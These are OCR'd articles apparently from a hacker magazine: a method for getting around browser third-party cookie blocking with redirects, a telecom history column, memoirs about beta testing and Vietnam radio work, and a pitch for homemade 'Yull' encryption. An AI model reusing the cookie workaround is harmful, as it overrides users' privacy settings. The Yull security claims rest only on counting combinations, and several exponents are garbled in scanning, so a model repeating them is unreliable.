GitHub repo for USBkill - `https://github.com/hephaest0s/usbkill`

Home page for Secure Delete Utilities - `https://www.thc.org/releases`
`➥.php?q=delete/`

Circumventing Chrome and Firefox's Third Party Cookie Block

by Armando Pantoja

Many web browsers, including Chrome and Firefox, make a strict distinction between first-party and third-party cookies. First-party cookies are created by the web server identified by the address shown in the browser's address bar. Third-party cookies are created when content is loaded from domains other than the one shown in the address bar, by iframe, for example. By default, these websites will not allow third party cookies, even if you have specifically allowed them in your settings, without you first visiting the originating site. This means clicking an inbound link or typing the URL in your address bar. This allows you to "opt in" to receiving cookies.

This policy is meant to increase security, but much like most "pseudo security" engagements, this can be easily circumvented.

I ran across this issue while developing an asp.net application for a client that required us to create a separate widget that would be installed on an existing WordPress site. This widget was basically an iframe that showed a form from the asp.net application that we created. Our client needed the widget to integrate into this existing site, and allow the user to input a username and password, and forward them to the application that we had written in .net seamlessly. Asp.net form authentication writes a token cookie to validate each user, and during testing we found that Chrome and Firefox were blocking this cookie from being written, resulting in errors that would not let the user login to the application.

By default both Chrome and Firefox have a setting that blocks and allows first- and third-party cookies. By default, first-party cookies are allowed, and third-party cookies are blocked. This was a huge issue because both of those browsers make up a significant percentage of the marketplace. At this point we had two options:

1) Start from scratch and recreate the application to handle the third party issue.

2) Find a way to circumvent the third party issue.

Of course, we choose the second option.

The most surprising, and actually scary, thing about the solution was that we figured it out in less than ten minutes. It was very simple.

After a user logged in, we created server side logic to test to see if the cookie was written.

If indeed the cookie was not written, we redirected the parent page to the secondary URL by using JavaScript:

```
window.top.location.href =
➥ "http://www.ourwebapplication
➥.com/noCookies.html";
```


Once the secondary page was loaded, we used a meta tag refresh to redirect back to the original login page on the primary site, to create an instant client-side redirect:

```
<html>
 <head>
 <meta http-equiv="refresh"
➥ content="0;URL='http://Login
➥Page.com/'" />
 </head>
</html>
```

Using this redirect scheme, the third party cookie opt-in was completely satisfied as the browser now sees the user has visited the secondary URL and the user is then allowed to login, and the cookie is allowed to be written.

From the user side, they simply see the page they are on refresh, as the redirect happens faster than they can perceive it.

The reason this has been implemented is not for real security, but simply a marketing scheme to win the "browser wars" by casting themselves as a more secure option. This was easily circumvented with a little bit of thought and creativity. This type of "pseudo security" only hurts and slows down those doing real work, and does nothing to stop hackers or malicious attacks.


User logs into site using iframe widget
3rd Party Cookie is blocked
User is redirected to NoCookies.html page
HTML/Javascript usings a "0" Meta Refresh tag to redirect user back to login page
3rd Party Cookie is accepted
User is redirected to Main Application

Telecom Informer

by The Prophet

Hello, and greetings from the Central Office! I'm at a toll center downtown today, overseeing the installation of some new equipment. As I have mentioned before, my employer operates both POTS and wireless service. And today is a particularly special day, one that is likely to give me a lot of future headaches. The equipment we're installing involves a feature that has been the utter bane of my existence: Voice over LTE, or VoLTE. Nothing has worked according to plan, and as we install the equipment today, I know that things are going to get worse before they get better. I'm already dreading my upcoming performance review. But all of this is a topic for a future column.

LTE was sold to network operators as a convergence solution to essentially every technology problem they had in the mid-2000s. This should have been a giant red flag, but network operators were almost willing to believe anything that could get them out of the bind they were in. At the time, the wireless landscape in the U.S. was a messy mishmash of technologies, at least relative to the rest of the world. And the technologies in place were being rapidly outgrown. Carriers and the FCC had to figure out a way to address the fragmented market in the U.S. And in the mid-2000s wireless market, there was plenty of divergence. Five different and entirely incompatible technologies were in wide use across the country, and even when there was technology parity with other parts of the world, there wasn't frequency parity. And the end result was that American mobile networks were falling rapidly behind the rest of the world.

As is often the case in technology, early decisions result in technical debt that can carry forward for a very long time. The problems in North America started with a technology mismatch that had its roots in AMPS, the legacy analog cellular network. Mobile phones were more or less invented in the U.S. at Bell Labs, and the first standard to be widely deployed was Bell Labs' Analog Mobile Phone System, or AMPS. Licenses in 850 MHz frequency ranges were granted nationwide, and duopolies were established in each market area. One license set, also known as the "A" carrier, was made available for companies that didn't operate land line phone service in the market area. McCaw Cellular, Dobson Cellular, and many other companies that evolved to operate under the "Cellular One" umbrella bid for these licenses. The second license set, known as the "B" carrier, was made available to companies that operated land line phone service in the market area. Most of these licenses were snapped up by the Regional Bell Operating Companies (RBOCs) that served the given market areas, such as US West and Ameritech, but some licenses (such as the one in Portland, Oregon) were won by independents such as GTE.

As digital technology became available, carriers wanted to switch to it. It was more efficient than AMPS, allowed more calls to be handled per cell site, and it offered value-added features such as data service and text messaging that weren't available on AMPS. However, the FCC had other plans. The licenses they'd granted specified AMPS. People with analog phones didn't want to be forced to buy new ones, and AMPS offered usable (albeit highly insecure - anyone with a modified scanner could listen) service over a longer distance than digital technologies. So although carriers decided to switch to digital technology, they had to continue supporting AMPS. In fact, the FCC held fast to its requirement to support AMPS all the way through February 18, 2008, long after the technology was considered obsolete!

Faced with a mandate to continue supporting AMPS, carriers looked for technologies that could work on both digital and analog networks. The first such technology to become available was called IS-54, marketed as TDMA, which launched in 1993. Later, Qualcomm released a superior technology called IS-95, marketed as CDMA, which launched in 1995. Both standards were backwards compatible with AMPS, so your phone would keep working if you traveled into an analog-only area (albeit without digital features). Digital handsets used the same, old, familiar programming as AMPS handsets. The cellular companies that became Verizon, along with US Cellular and several other smaller network operators, chose the CDMA system for their digital evolution, roughly following the lines of the former "wireline" B-side AMPS licenses. Meanwhile, AT&T, Dobson Cellular, and most other A-side carriers chose TDMA (which were the first digital networks deployed in the U.S.). This was the first real technology split in North America, because the two digital technologies were incompatible. CDMA phones could roam on a TDMA network, but only by using the older (and insecure) AMPS system. The same was also true in reverse.

Europe and most other countries in the world, meanwhile, settled on the GSM standard, which launched in 1991. This system wasn't compatible with older analog networks, but these hadn't been widely deployed there in the first place; the U.K. had the largest deployment with only two such networks. Spectrum licensing in Europe also didn't depend on maintaining compatibility with older networks. In the U.K., carriers forced their users to upgrade handsets and abruptly switched off the analog system shortly after the launch of GSM.

Europe also wasn't hamstrung by congested spectrum, as was the case in the U.S. For its deployment, two frequency bands around 900 MHz were initially chosen (additional bands around 1800 MHz were subsequently deployed). These bands were also adopted in most places outside of the Americas. Unfortunately, the 900 MHz and 1800 MHz bands were already in use in the U.S. An FCC working group explored the possibility of a frequency swap, but the exploration didn't last long. The U.S. Department of Defense lodged a formal objection, and the recommendation was made to maintain the status quo.


Meanwhile, the FCC, recognizing the demand for additional wireless services at lower prices than afforded by a duopoly, made additional wireless spectrum available. These were called "PCS" bands, and were earmarked for digital-only networks. However, the frequencies available were in the 1900 MHz bands, meaning there was no overlap with any of the digital frequencies deployed throughout the rest of the world. The CRTC closely followed in Canada with essentially the same spectrum allocations, as had been done previously with the deployment of AMPS in Canada.

Sprint and VoiceStream were the first "PCS" networks to deploy in the U.S. While VoiceStream chose GSM, the same technology in use in Europe, and its handsets worked only where VoiceStream had (poor and spotty) coverage, Sprint deployed CDMA. Through roaming agreements (initially AMPS, later both AMPS and CDMA) with the legacy cellular carriers, Sprint was able to offer coverage outside of its "native" coverage area. Meanwhile, AT&T got in on the fun a few years later, deploying its own GSM network, bringing to three the number of technologies supported on its network (AMPS and TDMA were also still supported). And to introduce an element of randomness into the equation, Nextel patched together a network by buying taxi dispatch companies and deploying, through a loophole in the licenses, iDEN technology. While Nextel handsets operated like phones, they could also operate as half duplex two-way radios, meeting the licensing requirement.

Got all that? By 2007, the U.S. cellular airwaves were crowded with AMPS, TDMA, CDMA, GSM, and iDEN technologies deployed on three separate and distinct sets of wireless licenses and frequencies, none of which were (with a few exceptions) compatible with anywhere else in the world outside of North America. What's more, 3G had been deployed by many networks, but the 3G technologies weren't compatible with one another either! UMTS and HSDPA had been deployed by AT&T, T-Mobile (which had since acquired VoiceStream) hadn't deployed any 3G technology, and Sprint and Verizon were operating 1xEV-DO. So, when the 3GPP - a working group dedicated to standardizing mobile phone technology - promised a unifying standard in 2008, carriers leaped at the opportunity. LTE would treat everything as packet data. Voice and data would all run on the same carrier. Everything would magically become interoperable. The mess would become untangled. It'd be called 4G.

Well, it didn't quite work out that way. 4G is currently the bane of my existence. But that's a topic for my next column, where we'll talk about the future. For now, if you're calling relatives for the holidays, enjoy the call quality. If you're moving while you talk, be happy that the call doesn't drop. I'm going to do my best, but no guarantee that either of these will be the case when this awful cursed VoLTE equipment goes live!

Pushing the Limits



I have had the pleasure of being involved in many beta tests for companies known, unknown, and possibly never to be again. The tasks required vary for each company. You are typically required to find bugs, problems with the software through manual processes, and to ask before using any automated process or mods to try and find bugs in games or software on a computer (i.e., randomly pressed buttons on a controller, randomly pressed keys, etc.). To my tinkering self-nature, this seemed silly until I realized how this could spiral out of control quickly and how much of a mad house the process really was. I will share my experience for the companies that have a less restrictive NDA or an NDA that expires after product release. Note: none of the products I talk about are currently under NDA or are older products out of NDA, or the NDA was associated with a company no longer in business.

Microsoft

I remember my first official beta test was the public update beta from Microsoft for the Xbox 360 (I am not allowed to talk about current updates under beta to comply with Microsoft's NDA). I remember Major Nelson advertising it or paraphrasing it in a way that made it seem cool or hip to get the update. So, I signed up through the Microsoft connect website and, sure enough, received an email to beta test the update. I remember the chaos of submitting feedback through that website. For one, there was what I would call "duplicate posters" who post the same feedback wanting the same feature to be implemented, which would drive anyone crazy after about the fifth person started posting the same thing. Somehow, Microsoft managed to make it through this chaos. Let's skip to the "Xbox 360 Kinect Version 1" beta test, so I do not bore you with details of the rest of the betas, which only gave minor improvements. I had the chance to get invited to beta test the Kinect for Xbox 360 (developers like to refer to it as "Kinect Version1 (V1)" not "Kinect for Windows (KFW) V1"). I thought it was so cool grabbing it out of the box for the first time since no one had actually seen it yet. It came in an official looking box with the calibration card, and I thought it was neat to get to play with it.

Naturally, being a programmer, eventually my experimentation kicked in and I wanted to hook it up to my computer and figure out how to program with it. During that time period, OpenNI SDK by PrimeSense was one of the few solutions for programming with the Kinect (if any were available). I played with

OpenNI for a few weeks, only to realize the appeal of hacking the Kinect so it could be used on a computer was so great Microsoft made an official SDK for it soon after. I played with the beta 1 and beta 2 of this Kinect SDK, each with new improvements the previous one did not have in a fast manner.

Once I got to Version 1 of the SDK, I started having the ability to perform 3D scanning of objects; Enable Near mode for users in close proximity to the Kinect (KFW only); and avateering or mapping movements on the Kinect to a 3D character, green screen, and other neat features that appeared over time with new releases.

I made one or two projects with the Kinect SDK: the first project I was involved in was to make a Kinect version of the Microsoft Multipoint multi-mouse SDK called Kinect Multipoint and the other is an unfinished project for translating American Sign Language with the Kinect called Kinect Sign Language.

When I started getting used to the Kinect, they released another version of the hardware sensor called the Kinect V2 (newer Xbox One version of Kinect). This is where my experience with Microsoft ends and combat testing experience begins.

Combat Testing

Combat Testing was one of those websites I first encountered and thought: "I am not sure about this." After applying, I was almost immediately accepted into their elite game beta testing program. The website was partnered with EA games and many other top game companies. I fondly remember the quote repeated on the website: "The first thing about CT is you don't talk about CT." For terms of simplicity, I will be general in my descriptions and time on the website.

After joining, I remember over time seeing beta tests for *Battlefield*, *Crysis 2*, *Homefront*, and other various games. Normally, the beta tests would be for PC with the occasional Xbox 360 or PlayStation beta. The terms of usage for the website referred to how you could not: cuss, inflame, or break or mod software without permission (the managers might have let you at least mod if you nicely asked for PC games). There was a nice quality bug feedback system which was used often. The two main games I remember beta testing were *Crysis 2* and *Homefront* (2011). *Homefront* was a game that had a varied multiplayer experience (MP) with gamers. The graphics were not great and sometimes I would get disconnected during multiplayer games (I believe this to be my connection). However, its replay value was high because of the large battlefield type experiences and players. *Crysis 2* was a game that was great during beta but I cannot state what experiences I had past beta stage.

Other Beta Tests

After combat testing, I went into other various beta tests. I tested the beta of ReconstructMe. ReconstructMe was a program for scanning 3D objects with the Kinect and a few other devices the programmers decided to support. I picked up the Lazy Susan type scanning of objects quickly with the program. Now they have a GUI with color scanning added to the abilities. I used it in combination with MeshLab in order to see my models and edit some bad scans. Besides ReconstructMe, I had the chance to beta test many other items such as Norton, a firewall I believe was from GFI, debugging software I cannot remember the name to, and other various software to which the NDA is still active and so I cannot discuss anything about it.

Where Can I Find It?

Reconstructme - `http://www.reconstructme.net`

Website to sign up for Microsoft beta programs - `http://connect.microsoft.com`

Kinect Multipoint - `http://kinectmultipoint.codeplex.com`

Kinect SDK download (for Kinect V2) - `http://www.microsoft.com/en-us/kinectforwindows/develop/default.aspx`

Microsoft Multipoint Mouse SDK - `http://www.microsoft.com/multipoint/mouse-sdk/`

OpenNI Tutorial - `http://www.codeproject.com/Articles/148251/How-to-Successfully-Install-Kinect-on-Windows-Open`

Kinect Sign Language (to be name Kinect ASL?) - `http://kinectsignlanguage.codeplex.com/`

Romeo Tango Oscar

by 2-6 India

Radio Telephone Operator. Sounds like a cushy job. Air conditioned office 8 am to 5 pm. Monday through Friday. Nights, weekends, and holidays off.

Not even close.

The U.S. Army sent me to Viet Nam in 1969. I served as a combat infantryman, a rifleman, assigned to the Second Platoon of Company D, First Battalion, Seventh Cavalry, First Cavalry Division. During my first two months, I was just another grunt humping the boonies. I had always been detail oriented, and drew the diagrams when we set up automatic ambushes. An AA consisted of several Claymore mines linked by det cord; they exploded when a simple trip wire device was touched. My job was to record where each Claymore was placed and where the trip wire, blasting caps, and ignition flare were located. My sketch would be used the next morning to locate and safely disable the mines. This attention to detail put me in line to become the next RTO when a vacancy occurred.

In each infantry platoon of 20 men, there is a platoon leader, usually a lieutenant, and a platoon sergeant. Each has an RTO assigned exclusively to him for communication. The radios are the lifeline to other platoons, the company commander, medevacs, artillery support, gunships, and resupply. The men carrying the radios are called radio telephone operators, RTO for short. There is no formal training other than observing an RTO for a day or two. The rest is learned on the job. An RTO is an infantryman, but his first job is radio communications.

In late February 1970, my company was on LZ Compton, a remote fire base in Sông Bé province, when the North Vietnamese Army launched a ferocious mortar attack. The platoon command bunker took a direct hit. One man was killed and six were wounded. Among the dead and wounded was the acting platoon leader, the new platoon sergeant, and both their RTOs.

The next day our new platoon leader, a fresh-faced second lieutenant, arrived and I became his RTO. The first thing I had to

learn was the Army/NATO phonetic alphabet. Each letter of the alphabet is represented by a specific word. A/Alpha, B/Bravo, C/Charlie, and so on. Words are used instead of letters to avoid confusion with letters that sound alike.

The next task was to learn the specific identifiers for the company. The company commander was designated "6." Each platoon leader was designated by the platoon number and then 6. So, first platoon leader was 1-6, second platoon leader was 2-6. Each platoon sergeant was "5." So, the second platoon sergeant was 2-5, and so on. Each RTO was designated as "India." So the company commander's RTO was 6-India. As the second platoon leader's RTO, I was 2-6-India. Our platoon sergeant's RTO was 2-5-India. This may sound confusing, but it was actually simple, made sense, and was quickly learned.

As an RTO, the radio became part of me, and I attached myself to the lieutenant, carrying the radio on my back attached to my rucksack. By today's standards, the radio was big and heavy. In fact, the PRC-25 (pronounced "prick-25") was the first solid state FM backpack radio used by the Army. It had 920 channels spaced 50 kHz apart, operating in the 30-75.95 MHz spectrum. It transmitted about 1.5 watts of power. The operating distance was three to seven miles. It weighed about 25 pounds, was approximately four to five inches thick, ten to 12 inches wide, and about 18 inches long. It had a metal case, painted subdued green. There was a black cord, similar to a home telephone of the day, and a black plastic handset that resembled a small version of that on a regular telephone. On top of the radio were several dials. These were used to change the frequencies on which we communicated. These frequencies were changed on an irregular basis. A change usually occurred in the middle of the night. Since it would be totally dark, the second dial could be preset so that a one click turn of that dial would accomplish the change at the appointed time just by feel.

The radio itself was water resistant. I never totally submerged it, so I don't know if it would still operate. We RTOs did our best to keep it dry when crossing streams or rivers. The handset was thought to be damaged by water. When it rained, we wrapped the handset in plastic, which did not interfere with commo. For most uses, a small, flexible whip antenna, about two and a half feet long, protruded from the top of the radio. I could walk through most jungle conditions with no problems. On occasion we used a folding antenna, about ten feet in length, which increased the frequency strength, but was so tall and rigid it could only be used when we were not moving. Considering everything I encountered, I felt confident with this radio. I never experienced a situation when the radio did not function. The radio took on water, dust, dirt, heat, bumps, bangs, and drops, and never failed.

Regulations required the battery be replaced daily. No exceptions. The batteries, three to four inches thick - the length and width of the radio - looked like cardboard bricks. They clicked into place on the bottom of the radio in a purpose-built compartment, which protected them from the elements. Once a new battery was installed, the old battery, which still contained power, was destroyed: the enemy had their own booby traps for us. Several methods of destruction were employed. In relatively safe areas, we smashed the battery with a shovel or a rock, or hacked it with a machete. Where noise was a problem, two wires in the battery were pulled out and attached together. The battery would get intensely hot, start to smoke, and eventually short itself out, rendering it useless.

In the jungle, we were usually resupplied by helicopters every three days. Each RTO received three new batteries during each resupply. We would immediately replace the old battery, but had to carry the others - which weighed three pounds each - in our packs. Due to the weight of the radio and batteries, RTOs did not carry Claymore mines and M-60 machine gun ammunition, which every man except the medic had to do. On jungle patrols, I walked directly behind the platoon leader, giving him the handset as needed. This allowed him to give and receive orders on the radio while still moving forward. When we stopped to set up a temporary position, the platoon leader would determine on the map our exact position. He would then give me our latitude and longitude coordinates. I would take the numeric coordinates and convert them to alphabet letters using a code book.

The code book had different numeric/alphabet conversions for each day and for each 12 hour portion of each day. Therefore, it was critical to go to the correct page for that day and time to make the correct conversion. Our position would be recorded by an artillery crew on a distant fire base. If we came under attack I would call in our encrypted coordinates for artillery fire. Any mistake could result in "short rounds," i.e., artillery shells that dropped on us instead of NVA or VC. After I made the conversion, I would call my radio counterpart at the company level and tell him our coded location. For example, I would say: "6 India, this is 2-6 India. Our location is Juliet Mike Golf Delta Victor Sierra Romeo. I say again, Juliet Mike Golf Delta Victor Sierra Romeo." 6 India would then read the letters back to me to confirm a correct transmission. We never used the word "repeat." The word "repeat" was *only* used when we wanted artillery to fire exactly the same coordinates again and again. Some RTOs did not use the phrase "I say again." They used instead the phrase, "I shackle," and then read the letters. I was aware that RTOs in other platoons had their coordinate conversions checked by the platoon leader before transmission.

My platoon leader never checked my conversions. Although I appreciated his trust in me, knowing a mistake could have deadly consequences, I always had the platoon sergeant's RTO check my conversion. When we stopped at the end of the day and set up a night perimeter, I had several duties. Either myself or the sergeant's RTO would accompany the fire team setting out the automatic ambush, usually a hundred meters from where we were. Our job was to maintain radio contact with the company and announce our return to the night perimeter once the AA was set up. This ensured that we would not be mistaken for the enemy. The next duty would be to convert our position to the alpha code. I would say, "This is 2-6 India. Our November Delta Papa is Oscar Hotel Quebec, etc." During the night, I would initiate sit reps, which were used to ensure that the men on guard duty in foxholes around the perimeter were awake and monitoring the radio. Softly, I would speak into the handset, "This is Silverspartan 2/6 Indy, what is your sit rep?" The usual response was "My sitreps are negative at this time." If the answer was anything else, for example, "I have movement," the platoon leader would speak with that man immediately. If absolute silence was required, my request would be, "If your sit rep is negative, break squelch twice." A push of the transmit button on the radio handset made a noise known as squelch on the receiving end. To break squelch twice, the handset button was pushed twice quickly in succession. Simple, but effective, and totally silent.

During an ambush, firefight, or mortar attack, things changed. The platoon leader would communicate with his counterpart at the company level, and with artillery and helicopter gunships. Most, if not all of this communication would be "in the open." There was simply no time to encrypt words and coordinates. On occasion I would communicate with gunship pilots. Usually this concerned the color of smoke grenades. Purple was "Grape" or "Goofy Grape." Yellow was "Banana." Green was "Green Giant." Red smoke was "Ruby Red." One day while on LZ Compton, a Cobra gunship pilot came to talk with the RTOs. It was his day off, but he hitched a ride on a resupply bird to get to the firebase. He spent several hours with us discussing communication techniques and how to improve our effectiveness. He was not lecturing us, but rather seemed sincere in his desire to learn and improve.

On April 23, 1970, I was on guard duty on LZ Francis, a fire base in Tây Ninh province. I was at a fighting position on the base perimeter. The radio was propped up against sandbags, as it had been all night long with the changing guards. At about 4 am, we came under an intense mortar attack. The first round landed about 50 meters directly in front of my position. After shouting the alarm, I grabbed the radio and started running to my bunker. A round exploded and I was hit with shrapnel, and came face down in the dirt. I crawled to the bunker, pushing the radio ahead of me. The lieutenant and others pulled me inside. Using information that I gave to him, the lieutenant directed outgoing artillery fire towards the source of the incoming mortars, eventually silencing them. Severely wounded, I was medevaced to Saigon. Many months passed before my physical wounds properly healed and I could walk without a cane.

I enjoyed being an RTO. I liked being in the information loop. I willingly accepted the responsibility that came with the PRC 25. I'm happy to report my sit reps are negative.

Shout outs: third platoon medic.

YULL ENCRYPTION

by Ronald Gans

The core of symmetric encryption programs is the encryption routine itself. Most programs do not create their own encryption routine, but instead use one of several routines that have been vetted and approved by the U.S. government and academic cryptographers. You can download these routines like AES or Blowfish, along with others, and examine them yourselves. They are fairly easily to incorporate into your program, so with a moderate degree of programming skill, you can almost write your own government-standard encryption program. Perhaps.

Yull doesn't use AES. For Yull, encryption is handled in two parts which relate to each other. The first is the setup, handled by the Yull class. Besides validating parameters and files, it utilizes eight options to determine how the file is encrypted or decrypted, as you will read below. Once the setup, which is fairly complex, is completed, the reads are submitted to the encryption class, Andromeda. One of Andromeda's 60 routines is Blowfish, but the rest are written by me.

One of the bases of modern cryptography is Kerckhoffs's principle, which states that "A cryptosystem should be secure even if everything about the system, except the key, is public knowledge." (Wikipedia).

But if the size of the key is fixed or within a small range, the integrity of the system might be compromised, as that might be useful information as to which file is the key. In fact any information about the system you use is useful to the enemy. For instance, BlowFish, a popular encryption protocol, uses keys up to 448 bits, or 56 bytes; AES, the government-approved standard, uses a key up to 256 bits or 32 bytes, so that is definitely some help when trying to narrow down the range of likely keys. This key space, which is used in most other encryption programs, is not very large; and even if it is relatively immune to a brute force attack today, the trend is not good. If the key is stored on a disk, knowing the size or the size range might narrow down the key possibilities, assuming that the enemy has access to the entire contents of the disk. But if the key were not the key, that might make a difference. And with Yull, that is the case.

Also, with AES, the encryption system most commonly used, you know the rounds (the number of times the data goes through the encryption routine) are between four and 20. According to the Wikipedia page for AES, it's ten cycles for a 128 bit key, 12 for 192, and 14 for 256 bit keys. Yull uses a variable number of rounds ranging from one to 150.

Other encryption programs, mainly those which rely on AES, add a fixed amount of dummy data, so you might also figure out how much dummy data is added. Also, the files are not read out of disk order (to my knowledge; I think Yull is the only encryption application which does this).

Basically, the more predictable and reliable your encryption system is, the weaker it is.

Why Yull is Different

First, the size of the Yull key is not fixed. It can be any file between 100 and 10,000 bytes. It could be a Word file or a text file or a system file. Yull encrypts the key internally during runtime before using it, so the randomness of the key is not an issue (but of course, the more randomness the better). Yull gives you the option to create your own keys, but you don't have to. So with Yull, without additional knowledge it is impossible to even guess the size of the key, let alone where it is. Yull can create the key if you want, but you can also select the file yourself.

Second, unlike other applications (I have done a brief survey of them but I can't validate this is 100 percent correct - just seems that way), Yull's encryption mechanism depends not only on the key, but also on eight options:

Users, by setting the options, can influence, but not determine, the values Yull uses:

- *the minimum and maximum size of the read buffer used*
- *the level of encryption*
- *the minimum and maximum number of rounds in the array of rounds*
- *the amount of dummy data added*
- *the order the reads are made*
- *the personal data (a type of initialization vector for the key)*

Now these might not sound like much, but numerically they are important in putting brute force decryption way out of range.

The Array of Rounds

The rounds (the number of times a read buffer is submitted to encryption) range from one to 150. If a file is 10,000 bytes long and the read size is 100, there are 100 reads. And with 100 reads, what are the rounds? There are 149,100 (or 2.082701e+217, which is 2.08 times 10^{217}) possible combinations to try, a number way too large to be meaningful. So, in order to brute force decrypt the file, you would have to try that many attempts, for starters.

The Read Order

Yull does not read the file in disk order. That is to say, it will determine the read order once it knows how many reads there will be. If there were two reads, there would be two possible read orders (2! or 2 factorial, which is 2x1). If there were ten reads, there would be 10! (3,628,800) possible read orders (10x9x8x7x6x5x4x3x2x1), and if there were 50 reads, there would be 50! or 30414093000000000000000000000000000000000000000000000000000000000 possible combinations of reads. So if you knew somehow there were 50 reads, you would be facing that number of decryption attempts, but *times* the number of array combinations (149^{50}).

Read Buffer Size

This is a value between 20 and 600. If you did not know the read buffer size, you would have to try all of the numbers that fit, between 20 and 600. If your file was, say 10K in size (10,240 bytes), you would have to try all of the combinations where the read size is 20 (512 possible reads, which means 512!, a number too big to print on this page), up to the read size of 600, along with all of the other combinations of values. And you have to do it backwards. You have to exactly mimic the decryption mechanism. You would have to brute force duplicate decryption. It is physically impossible, regardless of how many quantum computers and GPU arrays one uses.

Dummy Data

Yull will always add dummy data to the read buffer. Yull will prepend between 20 and 100 bytes of dummy data (that is, pseudo-random data) to the read, and then encrypt that with the real data. The dummy data is generated with each read, so it is not the same each time. At the end of the encryption, the dummy data is scattered in with the actual data.

Personal Data

Even if the enemy figures out your key, your key is encrypted with your personal data, a 200 character text string which is like an initialization vector. While this can be stored in the options file and the options file can be encrypted (that key is not stored anywhere), you can also elect to *not* store this anywhere and Yull will ask you for it when it needs it. So even if the enemy guesses your key, they also have to guess a possible 200-character-long ASCII string of personal data. There are 247 possible values (if you enter them via ALT+#) you can use for your personal data. That's all of the normal ASCII characters (including the space) along with most of the 128 values above 127. You would enter those via your numeric keypad ALT+ two or three digit value.

This gives you 247 possible characters and, with 200 characters for the personal data, you have something like 247^{200} or 3.4625x10^{478} which, like most of my other numbers, is way too big to imagine. More than all of the nanoseconds left in Earth's existence. Its size is almost meaningless except in this context: by numbers alone it is impossible to decrypt by force. You can also use ALT+0+three digits. This maps the output to the ANSI character set rather than the IBM/OEM PC extended ASCII character set. (Note: Yull does not recognize Unicode; to Yull they are just bytes in a file.)

But you do not have to store this data in Yull or in the options file. You can check the "Ask For PData" check box and Yull will ask you for it at run time and never store it.

Or you can use *no personal data* at all and Yull will automatically create that for you, again, only at run time. Yull uses a very long string of values which is in turn used to create a SHA512 hash which is in turn used to encrypt the key. Again, only at runtime, never stored anywhere.

The Key File

Yull can use any file it can read as a key as long as the file is between 100 and 10,000 bytes long. If you want to keep which file you use as key secret, you can instruct Yull to ask you for it at runtime.

Encryption

The encryption class (Andromeda) uses both block and stream ciphers. Block sizes are key-dependent; some blocks are derived from non-contiguous bytes (from the read buffer); byte streams may be treated as bit streams (that is, ROR and ROL on a byte stream converted into bits).

Yull uses 60 encryption functions, which are called based on the key (see the Andromeda section below). So if the read buffer were 20 bytes long, there would 6020 or 1.152921504606846976 x 10^{78} possible combinations of routines. And if the read buffer were 600 bytes long, there would be 60^{600} possible combinations, which is another number way too large to be meaningful, putting brute force decryption way out of range. But, in case you're curious, there are this many combinations:

777589218222736384636522430337386634
59096026047499749793055195367088512405
95825119152763630559279561914762582119
68698749794062201796468994358639583677-
597277966221496081386040428524624036837
389354858526340577092567712992303800988
224660801420011590301566623771381690916
610533780273061591405886984010445315178
061205744446474529826087599676191924470
372419816391019296687161848319000324789
980278116093440553336474885337114594869
911104052877511222356822422718874052733
173760000000000000000000000000000000000
00000000000000000000000000000000000000
00000000000000000000000000000000000000
00000000000000000000000000000000000000
00000000000000000000000000000000000000
00000000000000000000000000000000000000
00000000000000000000000000000000000000
00000000000000000000000000000000000000
00000000000000000000000000000000000000
00000000000000000000000000000000000000
00000000000000000000000000000000000000
00000000000000000000000000000000000000
